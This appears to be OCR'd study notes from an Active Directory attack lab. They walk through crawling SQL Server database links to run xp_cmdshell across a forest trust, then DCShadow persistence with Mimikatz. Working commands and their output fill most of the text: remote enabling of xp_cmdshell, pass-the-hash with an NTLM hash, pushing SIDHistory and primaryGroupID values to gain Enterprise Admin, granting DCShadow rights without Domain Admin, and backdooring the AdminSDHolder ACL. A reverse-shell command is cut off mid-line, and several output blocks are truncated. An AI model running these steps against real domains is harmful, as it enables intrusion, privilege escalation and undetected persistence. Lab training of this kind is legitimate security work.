
  `Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`



Database Links:

- A database Link allows a SQL server to access external Data sources like Other SQL servers and OLE DB data Sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.


```
# Searching Database Links
# * Look for links to remote server
Get-SQLServerLink -Instance dcorp-mssql -Verbose

# OR  Manually
select * from master..sysservers # -> Run this command by using Hidisql
```




Links to Another Database Called → `DCROP-SQL1`

DatabaseLinkLocation → `Remote`


Manullay Using HidiSQL APP



We Have A Database Links → DCORP-SQL1



- Enumerate Database Links - Manually
- Openquery() Function can be use to run queries on a linked database:
  - select * from openquery(”NAME_DB_LINK”,’COMMAND’)
  - `select * from openquery(”DCORP-SQL1”, ' select * from sysservers ' )`
    - ترا مره مهم السنقل كوت يعني لو عندك اكثر من لنك ف يصير كل كويري نزود عدد السنقل كود



- Keep Jumping onto different Links Manually
- `select * from openquery(”DCORP-SQL1”,’select * openquery("DCORP-MGMT", '' select * from master..sysservers '' )’)` → **and so on .**

```
# Enumerateing Database Links -> PowerUpSQL
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
```

```
Version     : SQL Server 2017
Instance    : DCORP-MSSQL
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL}
User        : dcorp\studentadmin
Links       : {DCORP-SQL1, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1}
User        : dblinkuser
Links       : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}
User        : dblinkuser
Links       : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-MGMT
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}
User        : sqluser
Links       : {EU-SQL.EU.EUROCORP.LOCAL}
```

Executing Command (xp_cmdshell)

On the target server, either xp_cmdshell should be enabled

if rpcout is enabled (disabled by default) , xp_cmdshell can be enabled using :

```
EXECUTE('sp_configure "xp_cmdshell",1,reconfigure;') AT "eu-sql"
```

```
# Execute Command
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" | ft <- FormatTable

# Manually
select * from openquery("dcorp-sql1",'select * from openquery("dcorpmgmt",''select * from openquery("eu-sql.eu.eurocorp.local"
@@version as version;exec master..xp_cmdshell "powershell
whoami)''''')'')')
```

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" | ft
```

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql  -Query "exec master..xp_cmdshell 'whoami'" | ft

Version          Instance    CustomQuery               Sysadmin Path
-------          --------    -----------               -------- ----
SQL Server 2017  DCORP-MSSQL                                  0 {DCORP-MSSQL}
SQL Server 2017  DCORP-SQL1                                   0 {DCORP-MSSQL, DCORP-SQL1}
SQL Server 2017  DCORP-SQL1                                   0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017  DCORP-MGMT                                   0 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017  DCORP-MGMT                                   0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
SQL Server 2017  EU-SQL      {nt service\mssqlserver, }       1 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL, E...
SQL Server 2017  EU-SQL      {nt service\mssqlserver, }       1 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
```

We can execute command across Forest trust just by using Database Links.

So, How Get A Reverse Shell on the EU-SQL server ?

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.domain.forest.local -Query 'exec master..xp_cmdshell "powershell iex (New-Object
```

▼ Forest Persistence - DCShadow

it’s register temporarily a new Domain Controller on the target domain , and uses it to `“push”` attributes Like:

- SIDHistory
- SPNs

on specified objects **(Without leaving the change logs for modified object)**

So, There are no (4662 ID Directly service access logs).

How New Domain Controller Register?

The New DC registred By Modifying Multible objects For Example:

- Configuration Container.
- SPNs for computer objects from where the attacks executed.
- Couple of RPC services.

> Because the **attributes** are changed from a “ **Domain Controlled** “ , there are no Directory Changes logs on the actual DC for the target object .

> **By Default** Domain Admin Privileges are Required to use DCShadow

`It’s Possible execute DCShadow Without DA`

- `The attacker’s machine must be part of the Forest Root Domain ( able to successfully DCShadow )`

💥 Attacking:

We need Two Instances Mimikatz:

1. start RPC server With System Privileges and specify the object and attributes to be modified in this instance.
    a. `lsadump::dcshadow /object:<userName> /attribute:Description /value="Hello From DCShadow"`
2. Enough Privileges (DA or Otherwise) By default DA privileges, to pushes the value .
    a. `lsadump::dcshadow /push`

Demo:

Start Mimikatz And should Running it with SYSTEM privileges.

For this lab, **two shells are required**

1. one running with `SYSTEM` privileges
2. with privileges of a domain member that is in `Domain admin` group

```
# Load the driver in mimikatz:
!+
!processtoken
# Check the system Privileges:
token::whoami
```

```
  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 4520/mimikatz.exe

mimikatz # token::whoami
 * Process Token : {0;000003e7} 3 D 7685806     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
 * Thread Token  : no token

mimikatz #
```

Now run This command to change the value of the Attribute for a specific user:

```
lsadump::dcshadow /object:root13user /attribute:Description /value="Hello From DCShadow"
```

```
PS C:\Users\student13.mcorp> . C:\AD\Tools\PowerView.ps1
PS C:\Users\student13.mcorp> Get-NetUser root13user

logoncount              : 0
badpasswordtime         : 1/1/1601 12:00:00 AM
description             : Yes DCShadow from noDA
distinguishedname       : CN=root13user,CN=Users,DC=moneycorp,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : root13user
userprincipalname       : root13user
name                    : root13user
objectsid               : S-1-5-21-560323961-2032768757-2425134131-1118
samaccountname          : root13user
codepage                : 0
samaccounttype          : 805306368
whenchanged             : 1/4/2019 10:49:33 AM
accountexpires          : 9223372036854775807
countrycode             : 0
adspath                 : LDAP://CN=root13User,CN=Users,DC=moneycorp,DC=local
instancetype            : 4
objectguid              : 475b0241-0cef-45c4-94e9-174cd276abc6
lastlogon               : 1/1/1601 12:00:00 AM
lastlogoff              : 1/1/1601 12:00:00 AM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata   : {1/4/2019 10:49:33 AM, 1/4/2019 10:32:28 AM, 1/4/2019 10:32:28 AM, 1/3/2019 1:22:13 PM...}
givenname               : root13
whencreated             : 1/1/2019 7:16:01 AM
sn                      : user
badpwdcount             : 0
cn                      : root13User
useraccountcontrol      : 66048
usncreated              : 612388
primarygroupid          : 513
pwdlastset              : 1/1/2019 7:16:01 AM
```

```
Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-student13.moneycorp.local

** Attributes checking **

#0: Description

** Objects **

#0: root13user
DN:CN=root13User,CN=Users,DC=moneycorp,DC=local
  Description (2.5.4.13-d rev 4):
    Hello from DCShadow
    (480065006c006c006f002000660072006f006d002000440043005300680061006400 6f0077000000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:mcorp-student13[52365]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

> How we got a DA Here ?

When We Escalate our Privileges from DA to EA using the krbtgt of DollarCorp we can get the hashes of Administrator of moneycorp.local

```
sekurlsa::pth /user:Administrator /domian:moneycorp.local /ntlm:<HASH_OF_ADMINISTRATOR> /impersonate
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:moneycorp.local /ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /impersonate
user    : Administrator
domain  : moneycorp.local
program : C:\AD\Tools\mimikatz_trunk\x64\mimikatz.exe
impers. : yes
NTLM    : 71d04f9d50ceb1f64de7a09f23e6dc4c
  |  PID  3700
  |  TID  4224
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS

mimikatz #
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:moneycorp.local /ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /impersonate
user    : Administrator
domain  : moneycorp.local
program : C:\AD\Tools\mimikatz_trunk\x64\mimikatz.exe
impers. : yes
NTLM    : 71d04f9d50ceb1f64de7a09f23e6dc4c
  |  PID  3124
  |  TID  3544
  |  LSA Process is now R/W
  |  LUID 0 ; 7728789 (00000000:0075ee95)
  \_ msv1_0   - data copy @ 000002E066F05DC0 : OK !
  \_ kerberos - data copy @ 000002E0675ACE58
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002E0678B6468 (32) -> null
** Token Impersonation **
```

Now Run the command `lsadump::dcshadow /push` With Domain Admin And push the Attribute:

```
#0: root13user
DN:CN=root13User,C
  Description (2.5
    Hello from DCS
    (480065006c006

** Starting server

 > BindString[0]:
 > RPC bind regist
 > RPC Server is w
== Press Control+C
  cMaxObjects : 10
  cMaxBytes   : 0x
  ulExtendedOp: 0
  pNC->Guid: {5368
  pNC->Sid : S-1-5
  pNC->Name: DC=mo
SessionKey: 11ad36
1 object(s) pushed
 > RPC bind unregi
 > stopping RPC se
 > RPC server stopp
```

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=moneycorp,DC=local
Configuration:  CN=Configuration,DC=moneycorp,DC=local
Schema:         CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=moneycorp,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 636277

** Server Info **

Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-student13.moneycorp.local

** Performing Registration **

** Performing Push **

Syncing DC=moneycorp,DC=local
Sync Done

** Performing Unregistration **
```

```
PS C:\Users\student13.mcorp> Get-NetUser root13user


logoncount              : 0
badpasswordtime         : 1/1/1601 12:00:00 AM
description             : Hello from DCShadow
distinguishedname       : CN=root13User,CN=Users,DC=moneycorp,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : root13User
userprincipalname       : root13user
name                    : root13User
objectsid               : S-1-5-21-560323961-2032768757-2425134131-1118
samaccountname          : root13user
codepage                : 0
samaccounttype          : 805306368
whenchanged             : 1/4/2019 11:23:09 AM
accountexpires          : 9223372036854775807
countrycode             : 0
adspath                 : LDAP://CN=root13User,CN=Users,DC=moneycorp,DC=local
instancetype            : 4
objectguid              : 475b0241-0cef-45c4-94e9-174cd276abc6
lastlogon               : 1/1/1601 12:00:00 AM
lastlogoff              : 1/1/1601 12:00:00 AM
```

Change


> In DCShadow attacks → There is no change logges on the target object.


DCShadow Minimal Permissions:

DCShadow can be used with minimal permissions by `modifiying ACLs` Of :

- **The Domain Object**
  - DS-Install-Replica (`ADD/Remove Replica in Domain`)
  - DS-Replicataion-Manage-Topology (`Manage Replication Topology`)
  - DS-Replication-Synchronize (`Replication Synchronization`)
- **The sites object (and it's children) in the Configuration Container**
  - CreateChild and DeleteChild
- **The object of the Computer which is registred as a DC**
  - WriteProperty (`Not Write`)
- **The target object**
  - WriteProperty (`Not Write`)

`on the Domain Object:`







What the permissions are required:

- ADD/Remove Replica in Domain
- Manage Replication Topology
- Replication Synchronization

On the site Container:





- CreateChild

- DeleteChild

We can set all of these manually.

OR

> We Can use Set-DCShadowPermissions From Nishang for setting the permissions.

- `With Domain Admin Privileges We can modifiy any object from any machine as domain admin`
- `But if we use Minimal Permission then the scope much restricted`


For Example, to use DCShadow as user `student1` to modify `root1user` object from machine `mcorp-student1`


```
Set-DCShadowPermissions -FakeDC **mcorp-student1** -SAMAccountName **root1user** -Username **student1** -Verbose
```

We Must log in `mcorp-student1` as `student1` So, We can modifiy `root1user`

> The second Mimikatz instance (which runs as DA) is not Required


We Need DA on the mcorp.local







Now After That run mimikatz and run the DCShadow Module as we do it before:

```
lsadump::dcshadow /object:root13user /attribute:Description /value="Hello DCShadow Without DA"
```



Now Run Second Mimikatz with our privileges:





> Once We have permission sorted out , so much of interestign stuff can be done.

For Example , set `SIDHistory` of a user Account to EA or DA group:

```
lsadump::dcshadow /object:<user> /attribute:SIDHistory /value:SID-519 -> EA
lsadump::dcshadow /object:student1 /attribute:SIDHistory /value:SID-519 -> EA

# To use Above without DA
Set-DCShadowPermissions -FakeDc mcorp-student1 -SAMAccountname root1user -Username student1 -Verbose
```

- Set primaryGroupID of user account to EA or DA group:

```
lsadump::dcshadow /object:<user> /attribute:primaryGroupID /value:519 -> EA
```

- Please note that after above command is used, the user shows up as a member of the Enterprise Admins group in some enumeration techniques like net group "Enterprise Admins" /domain

- We Can modify ntSecurityDescriptor for AdminSDHolder to add Full Control of a user

```
(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local")).psbase.ObjectSecur
```


We just need to append a Full control ACE from above for `SY/BA/DA` with our user's SID at the end .

SY → System


BA → Built-in Administrator

DA → Domain Admin

💡 We want to retrieve the current ACL of The AdminSDHolder



Now what we want to do?



This is for Built-in Administrator so we will copy and `replace BA` with Our `sid of user.`

Similarly with the SY and DA.

And Replace BA with our own SID

```
PS C:\Users\student13.mcorp> Get-NetUser student13


logoncount            : 5
badpasswordtime       : 1/1/1601 12:00:00 AM
distinguishedname     : CN=student13,CN=Users,DC=moneycorp,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : student13
lastlogontimestamp    : 1/3/2019 11:57:33 AM
